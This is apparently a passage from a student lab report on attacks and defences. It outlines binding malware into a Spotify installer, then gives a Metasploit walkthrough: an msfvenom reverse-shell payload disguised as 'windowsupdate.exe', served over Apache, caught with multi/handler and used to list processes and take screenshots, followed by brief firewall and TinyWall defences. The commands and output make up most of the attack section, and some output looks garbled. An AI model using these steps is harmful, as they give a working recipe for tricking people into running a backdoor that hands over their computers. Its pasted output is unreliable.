
c) In this case, I'm using the Spotify installer to hide my file.




- d) Bind the malicious software with another software.




- e) Change the icon to make the trojan app less suspicious.




f) Build the trojan app and pick a convincing name.






- g) When the victim tries to run the software, the malicious will run simultaneously.




DEFENCE

- a) Turn on app & browser control from the Windows Defender



- b) Any suspicious app will be block



- 5.Backdoor (Metasploit)

ATTACK

First to use this attack user must have kali linux to run this attack which under the metasploit. Open new tab of their virtual meshin then set up the exe file to send to the victim by this command:-

“mv windowsupdate.exe /var/www/html/”

Then go to “cd /var/www/html”

After that you will see the result for command that enter as belows.

```
(root㉿kali)-[~/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 --arch x86 -f exe > windowsupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root㉿kali)-[~/home/kali]
└─# ls
airgeddon      fluxion          Pictures          wireless
cracked.json   history_backup    Public           zsh_history
Desktop        iptables-flush-create-at0dhcp.sh Templates
Documents      iptablesflush.sh  Videos
Downloads      Music            windowsupdate.exe

(root㉿kali)-[~/home/kali]
└─# mv windowsupdate.exe /var/www/html/
[root@kali ~]#
└─# cd /var/www/html
[root@kali ~]#
└─# ls
index.html index.nginx-debian.html windowsupdate.exe
[root@kali ~]#
└─# service apache2 start
[sudo] password for root: 
 * Starting Apache httpd web server now...[  OK  ]
[sudo] password for root: 
 * Apache httpd started successfully

[root@kali ~]#
```

After getting the result as above the user can open the new tab of kali linux to do metasploit. In Kali, from a terminal, enter: “msfconsole” You should see a “msf >” prompt appear.

```
(kali㉿kali)-[~]
$ msfconsole

[!] Kom SuperHack II Logon
[!] https://metasploit.com

User Name: [ security ]
Password: [ ] [ OK ]

[!] msf6 > use multi/handler\r
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
```

From the msf > prompt enter use multi/handler in oder to run the malware attack to the windows 7.

```
msf6 > use multi/handler\r
[-] No results from search
[-] Failed to load module: multi/handler
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
```

Users also can type “info” to get know how the information about the attack. After that, we will set the remote host by set rhost <IP address of your Windows VM>. Next, type “show options” again to verify that the RHOST variable has been set. We have a lot of payload options for this module. However, we will use one of the most popular and reliable payloads which is Meterpreter shell by type “set payload windows/meterpreter/reverse_tcp”.

```
! Invalid parameter 'l', use 'show l' for more information
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
```


With all options set, now it is time to launch the exploit then type “exploit”

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49170 ) at 2024-01-10 08:02:34 -05
00
```


You should now be presented with the meterpreter > prompt. If you see this, then open the victim windows and run the ip with the dumy windows update



Then it will pop up the installations for the windows update.



Then run the program by clicking the run button and also at belows.



Then congratulations you can run your exploit to the victim device. Therefor i will show some example attacks.

```
Payload size: 354 bytes
meterpreter > getpid: 73802 bytes
Current pid: 2740
meterpreter > ps /home/kali

  PID  PPID  TaskName.exe  CPU %  NT AUTHORITY\SYSTEM
  2300  940  taskeng.exe   x64   0  NT AUTHORITY\SYSTEM  C:\Windows\System32\taskeng.exe
  2344  900  dwm.exe      x64   1  User-PC\User       C:\Windows\System32\dwm.exe
  2356  2336  explorer.exe  x64   1  User-PC\User       C:\Windows\explorer.exe
  2456  2356  VBoxTray.exe  x64   1  User-PC\User       C:\Windows\System32\VBoxTray.exe
  2464  2356  tvnserver.exe x64   1  User-PC\User       C:\Program Files\TightVN\tvnserver.exe
  2672  484  SearchIndexer.exe  x64   0  NT AUTHORITY\SYSTEM  C:\Windows\System32\SearchIndexer.exe
```


```
C:\Users\User>
C:\Users\User>netstat
Active Connections
Proto  Local Address          Foreign Address        State
TCP    10.0.2.4:49170        10.0.2.15:4444        ESTABLISHED
C:\Users\User>_
```

```
meterpreter > screenshot
[-] Unknown command: screenshot
meterpreter > screenshot
Screenshot saved to:/home/kali/KJwMQCrC.jpeg
meterpreter > _
```


DEFENCE

A thorough and proactive security approach is necessary to defend against potential Metasploit-based attacks. To mitigate known vulnerabilities and lower the attack surface, regular software updates are essential. Network segmentation reduces the possible impact of an intrusion by limiting lateral mobility within the network. Thus, in this we will use tiny wall to block but this attack is quite simple attack so the


user can just simply open the windows fire wall and it will automatically block the metasploit.




As you can see below “windows defender firewall properties” click at the hyperlink.




Then go to private profile select the off and change it to on. Next repeat the same step to public profile the Metasploit should be block by the windows firewall itself.



Then if there is any attacker who wants to attack the windows it usually will send the notification that been attacked by attacker.




If the Metasploit can't be blocked user can easily install the Tiny Wall. Next open or run it also can detect the port that been used by the attacker and kill the process.



Linux

- 1.Phishing (Zphisher)

ATTACK



